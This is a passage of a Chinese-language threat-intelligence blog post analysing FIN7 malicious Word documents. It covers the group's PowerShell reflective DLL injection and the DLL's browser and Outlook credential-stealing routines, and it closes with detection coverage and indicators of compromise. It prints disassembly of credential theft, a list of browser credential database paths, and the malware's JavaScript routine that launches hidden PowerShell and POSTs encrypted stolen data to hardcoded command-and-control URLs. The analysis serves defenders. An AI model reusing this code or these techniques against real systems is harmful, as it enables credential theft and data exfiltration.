    ($TypeBuilder.DefineField('VirtualAddress', [UInt32], 'Public')).SetOffset(0) | Out-Null
    ($TypeBuilder.DefineField('Size', [UInt32], 'Public')).SetOffset(4) | Out-Null
    $IMAGE_DATA_DIRECTORY = $TypeBuilder.CreateType()
    $Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_DATA_DIRECTORY -Value $IMAGE_DATA_DIRECTORY

    #Struct IMAGE_FILE_HEADER
    $Attributes = 'AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit'
    $TypeBuilder = $ModuleBuilder.DefineType('IMAGE_FILE_HEADER', $Attributes, [System.ValueType], 20)
    $TypeBuilder.DefineField('Machine', [UInt16], 'Public') | Out-Null
    $TypeBuilder.DefineField('NumberOfSections', [UInt16], 'Public') | Out-Null
    $TypeBuilder.DefineField('TimeDateStamp', [UInt32], 'Public') | Out-Null
    $TypeBuilder.DefineField('PointerToSymbolTable', [UInt32], 'Public') | Out-Null
    $TypeBuilder.DefineField('NumberOfSymbols', [UInt32], 'Public') | Out-Null
    $TypeBuilder.DefineField('SizeOfOptionalHeader', [UInt16], 'Public') | Out-Null
    $TypeBuilder.DefineField('Characteristics', [UInt16], 'Public') | Out-Null
    $IMAGE_FILE_HEADER = $TypeBuilder.CreateType()
    $Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_FILE_HEADER -Value $IMAGE_FILE_HEADER

    #Struct IMAGE_OPTIONAL_HEADER64
    $Attributes = 'AutoLayout, AnsiClass, Class, Public, ExplicitLayout, Sealed, BeforeFieldInit'
    $TypeBuilder = $ModuleBuilder.DefineType('IMAGE_OPTIONAL_HEADER64', $Attributes, [System.ValueType], 240)
    ($TypeBuilder.DefineField('Magic', $MagicType, 'Public')).SetOffset(0) | Out-Null
    ($TypeBuilder.DefineField('MajorLinkerVersion', [Byte], 'Public')).SetOffset(2) | Out-Null
```

图 13：复制粘贴的 PowerSploit Invoke-ReflectivePEInjection 代码

信息窃取程序 DLL 功能

我们在 2016 年 8 月写了一篇关于 H1N1 植入程序的博文，其中引用了一个字符串去混淆脚本来处理多个 32 位值的 XOR、ADD 和 SUB 字符串混淆方法。该脚本能够处理此信息窃取程序 DLL 中的类似功能：

```
push    4
push    3000h
push    400h
push    0
push    offset VirtualAlloc
pop     eax
call    eax
mov     [ebp+lpString], eax
or      eax, eax
jz      loc_10003CAE
push    0               ; fCreate
push    1Ah             ; nFolder
push    [ebp+lpString]  ; lpszPath
push    0               ; hwndOwner
call    SHGetSpecialFolderPathW
or      eax, eax
jz      short loc_10003C9C
mov     edi, [ebp+lpString]
push    edi             ; lpString
call    lstrlenW
shl     eax, 1
add     edi, eax
xor     eax, eax
sub     eax, 0FFB2FFA4h
stosd
xor     eax, 370033h
stosd
add     eax, 0FFF1FFFAh
stosd
xor     eax, 0D0005h
stosd
sub     eax, 1B0010h
stosd
xor     eax, 340035h
stosd
add     eax, 0FFF3FFFCh
stosd
xor     eax, 1E000Ah
stosd
sub     eax, 280013h
stosd
xor     eax, 3F002Eh
stosd
add     eax, 0FFF9FFF4h
stosd
xor     eax, 0C000Ah
stosd
sub     eax, 64FFF9h    ; \Mozilla\Firefox\Profile
stosd
```

图 14：Firefox 字符串解码

导入散列功能需要解析给定 DLL 的导出表（常用于打包程序/恶意软件）：

```
add     edx, [edx+IMAGE_DOS_HEADER.e_lfanew] ; PE header offset
mov     edx, [edx+IMAGE_NT_HEADERS.OptionalHeader.Exports.VirtualAddress] ;
add     edx, ebp        ; add dereferenced offset to base address of module
mov     ebx, [edx+IMAGE_EXPORT_DIRECTORY.AddressOfNames]
add     ebx, ebp
xor     ecx, ecx
```

图 15：PowerShell 注入的 DLL 散列功能的 PE 偏移量

然后,我们对给定的导出值使用 XOR 和 ROL 算法以便与要解析的导出表的给定散列值进行比较：

```
rol     edx, 7
xor     dl, [edi]
inc     edi
cmp     byte ptr [edi], 0
jnz     short loc_1000215A
```

图 16：PowerShell 注入的 DLL 散列算法

该 DLL 还包含类似数据窃取功能，比如通过对缓存的 URL 进行散列处理，使用 CryptUnprotectData 解密 Intelliform 数据：

```
xor     eax, 280020h
stosd
add     eax, 0FFFE001Ch
stosd
xor     eax, 15000Eh
stosd
sub     eax, 34FFFCh
stosd
xor     eax, 564A0065h
stosd                   ; Software\Microsoft\Internet Explorer\IntelliForms\Storage
lea     eax, [ebp+phkResult]
push    eax             ; phkResult
push    [ebp+lpSubKey]  ; lpSubKey
push    80000001h       ; hKey
call    RegOpenKeyW
or      eax, eax
jnz     loc_100042C3
mov     [ebp+dwFirstCacheEntryInfoBufferSize], 0
lea     eax, [ebp+dwFirstCacheEntryInfoBufferSize]
push    eax             ; lpdwFirstCacheEntryInfoBufferSize
push    0               ; lpFirstCacheEntryInfo
push    0               ; lpszUrlSearchPattern
call    FindFirstUrlCacheEntryA
push    4
push    3000h
push    [ebp+dwFirstCacheEntryInfoBufferSize]
push    0
push    offset VirtualAlloc
pop     eax
call    eax
mov     [ebp+lpFirstCacheEntryInfo], eax
or      eax, eax
jz      loc_100042BB
push    [ebp+dwFirstCacheEntryInfoBufferSize]
pop     dword ptr [eax]
lea     eax, [ebp+dwFirstCacheEntryInfoBufferSize]
push    eax             ; lpdwFirstCacheEntryInfoBufferSize
push    [ebp+lpFirstCacheEntryInfo] ; lpFirstCacheEntryInfo
push    0               ; lpszUrlSearchPattern
call    FindFirstUrlCacheEntryA
mov     [ebp+hEnumHandle], eax
```

图 17：PowerShell 注入的 DLL Intelliform 的数据窃取功能

此二进制文件还包含窃取 Outlook 和 Firefox 数据的功能，以及从 Google Chrome、Chromium 以及 Chromium 和 Opera 浏览器的分叉中窃取登录信息的功能，这些将在下一部分进一步讨论。

窃取 Chrome、Chromium 和 Opera 凭证

针对 Chrome、Chromium、Chromium 分叉和 Opera 浏览器的凭证窃取功能可以打开 [Database Path]\Login Data sqlite3 数据库，读取 URL、用户名和密码字段，并调用 CryptUnprotectData 来解密用户密码。它会在以下路径中查找此数据库：%APPDATA%、%PROGRAMDATA% 和 %LOCALAPPDATA%：

- \Google\Chrome\User Data\Default\Login Data
- \Chromium\User Data\Default\Login Data
- \MapleStudio\ChromePlus\User Data\Default\Login Data
- \YandexBrowse\User Data\Default\Login Data
- \Nichrom\User Data\Default\Login Data
- \Comodo\Dragon\User Data\Default\Login Data

虽然 Opera 并非 Chromium 的分叉，但最新版本的凭证却在以下路径下具有相同的实现方式：\Opera Software\Opera Stable\Login Data

用于窃取数据的命令和控制代码

除了 JavaScript 僵尸病毒功能之外，被盗数据将被转储到 %APPDATA%\%USERNAME%.ini，并将该文件的创建时间设置为 ntdll.dll 的创建时间。该数据通过 SimpleEncrypt 函数进行读取和加密，通过函数名称可以猜到，这是一个简单的替换密码函数：

```
function SimpleEncrypt(a){
  var str = b64enc(a);
  var chrArr = str.split('');
  var pos = -1;
  var resultArray = [];
  for (var i = 0; i < chrArr.length; i++) {
    pos = alfIn.indexOf(chrArr[i]);
    if( pos != -1 ){
      resultArray.push( alfOut.charAt(pos) );
    }else{
      resultArray.push( chrArr[i] );
    }
  }
  return resultArray.join("");
}
```

图 18：命令和控制数据替换密码函数

然后，该恶意软件会将其 POST 到硬编码的命令和控制地址，包括 Google 应该脚本托管服务（我们还注意到了 alfIn 变量声明，它是用于替换密码的字母表）：

```
  var p = fldr + "\\" + jsLoaderPS1;

  var vers = "3";
  var uuid = "1";
  var com_pref = "eugenegarden0712";
  var botSufx = "_kKnIN4qZQ1";
  var kkid = "154";
  var alfIn  = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
  var alfOut = "7JRIZYgMa8tLAcNCj4xeovH0DnGlFk5PibBVyfUdQuEwpOqW1s3S6mKhXT2r9z";
  var sepr = "%SEPR%";
  var botId = cuid() + botSufx;
  botId = vers + "-" + uuid + "-" + com_pref + "-" + botId;
  var urlArr = [];
  urlArr[0] = "http://104.232.34.36:80/cd";
urlArr[1] = "http://104.232.34.36:443/cd";
urlArr[2] = "http://104.232.34.36:8080/cd";
urlArr[3] = "https://script.google.com/macros/s/AKfycbz6dmNJfCPwFchoq6WkJsMjQu22SJTJ9pxMUeQR7bCpmJhW6Bg2/exec";


  pausecomp( 2 * 60 * 1000 );

  var f = fso.OpenTextFile(p,2,1);
  f.Write( b64dec(PS1Body) );
  f.Close();

  cmd = powershell_pthpath64 + ' -version 2.0 -NoP -NonI -ExecutionPolicy Bypass -WindowStyle Hidden -File "' + p + '"';
  sh.Run(cmd, 0, false);

  pausecomp( 5 * 60 * 1000 );
  try{ fso.DeleteFile(p, true); }catch(e){}

  var usrName = sh.ExpandEnvironmentStrings("%USERNAME%");
  p = sh.ExpandEnvironmentStrings("%APPDATA%") + "\\" + usrName + ".ini";
  var outData = readFile(p);

  try{ fso.DeleteFile(p, true); }catch(e){}
  var contentsHtml = "";

  outData = b64enc(outData);
  outData = "stels" + sepr + outData;
  var entry = randomParamName();
  var v = encodeURI(SimpleEncrypt(outData))
  contentsHtml = downLoadUrl("POST", urlArr, randomUrl(botId), entry + "=" + v);

  fso.DeleteFile(WScript.ScriptFullName, true);
}catch(e){}
*/}).toString().slice(16,-4);
```

图 19：命令和控制的数据泄漏 JavaScript 功能

这是在再次使用注释块规避技术。

AMP 覆盖范围

面向终端的 AMP 和 Threat Grid 产品系列是处理此威胁的理想选择，因为它们可以通过同时分析静态和动态活动，来检测恶意活动。

AMP Threat Grid

无需点击文档中嵌入的 OLE 对象，Threat Grid 就可以单凭使用静态属性洞察可能的恶意活动。嵌入式功能由 Threat Grid 自动提取，在这种情况下，嵌入式 LNK OLE 对象包含点击时执行的看似恶意的命令：

图 20：文档 LNK 命令提示符静态属性



图 21：活动文档 LNK 静态属性

在 Threat Grid 运行期间，可以使用“打开 Word 文档中的嵌入对象”手册在文档中点击 OLE 对象，当我们从提交下拉菜单中选择此方案之后，它会在 Threat Grid 运行期间自动执行该嵌入对象：



图 22：从提交菜单中选择手册

以下是关于这种自动化用户交互的说明：



图 23：通过手册点击文档 OLE 对象

我们点击了该文档之后，系统基于动态行为触发其他行为指标：

图 24：点击 OLE 对象引起的动态活动

我们也可以观察到任务创建（由 JavaScript 僵尸病毒用于定期执行组件）：

图 25：任务创建动态活动

定期执行的 JavaScript 内容可以在“工件”部分查看，而且可以下载或重新提交该内容，以便进一步分析：



图 26：写入的 JavaScript 工件对象

然后，我们将这些情报集成到 AMP 云中，保护所有客户，使其免遭类似攻击方法的攻击。

面向终端的 AMP

面向终端的 AMP 可通过多种方法观察动态活动。其中一种方法就是捕获命令行参数，然后将其发送到 AMP 云进行分析。在这种情况下，我们能够观察点击 OLE 对象后 wscript.exe 的执行情况：



图 27：AMP 中捕获的命令行参数，用于分析终端设备轨迹

这触发了一项感染指标，然后我们可以进一步调查此感染指标：



图 28：捕获的命令行参数触发的感染指标

结论

FIN7 组织等攻击者采用高级攻击技术，对各行各业中使用大多数 Microsoft Windows 版本的传统技术的受害者发起攻击。他们通过使用 Microsoft Word 文档来传播整个恶意软件平台，可以利用脚本语言来访问 ActiveX 控件，还可以使用 PowerShell 通过“无文件”方式将运送的可移植可执行文件注入到内存中，这些可移植可执行文件全程无需接触磁盘。通过对这些 JavaScript 代码进行聚类分析，我还发现了 FIN7 的不同版本恶意软件之间的细微差别，而且通过离群值发现了重大变化。通过观察静态和动态属性，我们可以建立基于嵌入式 OLE 对象的感染指标，用于识别 FIN7 文档以及可能利用类似功能进行攻击的其他文档，从而保护我们的客户免受攻击。

防护

Talos 发布了以下 Snort 规则来解决这一威胁。请注意，Talos 未来可能会发布更多规则，当前规则会根据未来得到的更多信息而有所变更。Firepower 客户应更新 SRU，使用最新的规则集更新。开源 Snort 用户规则集客户可以通过下载最新规则包（可在 Snort.org 上购买），获得最新保护功能。

Snort 规则：44430-44433

以下列出了我们的客户可以检测和阻止这种威胁的其他方式。

产品	保护
AMP	✔
CloudLock	不适用
CWS	✔
邮件安全	✔
网络安全	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

高级恶意软件防护 (AMP) 解决方案可以有效防止执行威胁发起者使用的恶意软件。
CWS 或 WSA Web 扫描功能可以阻止访问恶意网站，并检测这些攻击中所用的恶意软件。
邮件安全设备可以拦截威胁发起者在攻击活动中发出的恶意邮件。

网络安全设备（例如 NGFW、NGIPS 和 Meraki MX）可以检测与此威胁相关的恶意活动。
AMP Threat Grid 可帮助识别恶意二进制文件，使所有思科安全产品都有内置保护措施。
Umbrella，我们的安全互联网网关 (SIG)，可阻止用户连接恶意域、IP 和 URL（无论用户是否位于公司网络上）

感染指标

JavaScript 僵尸病毒文档

6bc8770206c5f2bb4079f7583615adeb4076f2e2d0c655fbafedd9669dc3a213
df22408833b2ae58f0d3e2fe87581be31972ef56e0ebf5efafc4e6e0341b5521
2b4991b2a2792436b50404dcf6310ef2af2573505810ebac08e32f17aee3fbbe
ebca565e21a42300e19f250f84b927fa3b32debf3fe13003a4aa5b71ed5cbee9
6604d806eb68fdf914dfb6bbf907a4f2bd9b8757fc4da4e7c5e4de141b8d4e2c

使用 PowerShell DLL 注入的 JavaScript 僵尸病毒文档

91f028b1ade885bae2e0c6c3be2f3c3dc692830b45d4cf1a070a0bd159f1f676
ad578311d43d3aea3a5b2908bc6e408b499cc832723225ff915d9a7bc36e0aa4
fadb57aa7a82dbcb2e40c034f52096b63801efc040dd8559a4b8fc873bc962a1
91f028b1ade885bae2e0c6c3be2f3c3dc692830b45d4cf1a070a0bd159f1f676
74a5471c3aa6f9ce0c806e85929c2816ac39082f7fea8dbe8e4e98e986d4be78
f73c7ed3765fec13ffd79aef97de519cfbd6a332e81b8a247fe7d1ccb1946c9c

命令和控制 IP

104[.]232[.]34[.]36
5[.]149[.]253[.]126
185[.]180[.]197[.]20
195[.]54[.]162[.]79
31[.]148[.]219[.]18

Google 应用脚本命令和控制 URL

hXXps://script[.]google[.]com/macros/s/AKfycbxvGGF-QBkaNIWCBFgjohBtkmyfyRpvm91yCGEvzgDvAJdqfW8_/exec
hXXps://script[.]google[.]com/macros/s/AKfycbz6dmNJfCPwFchoq6WkJsMjQu22SJTJ9pxMUeQR7bCpmJhW6Bg2/exec
hXXps://script[.]google[.]com/macros/s/AKfycbwkNc-8rk0caDWO5I4KMymvOXVinfOpR1eevZ63xiXDvcoqOE6p/exec
hXXps://script[.]google[.]com/macros/s/AKfycbxyiIBW9SHUFV4S5JM6IW-dmVADFOrTJDM7bZspeBf2Kpf4IN0/exec

发布者：EDMUND BRUMAGHIN；发布时间：13:38
标签：FIN7、恶意文档、恶意软件、威胁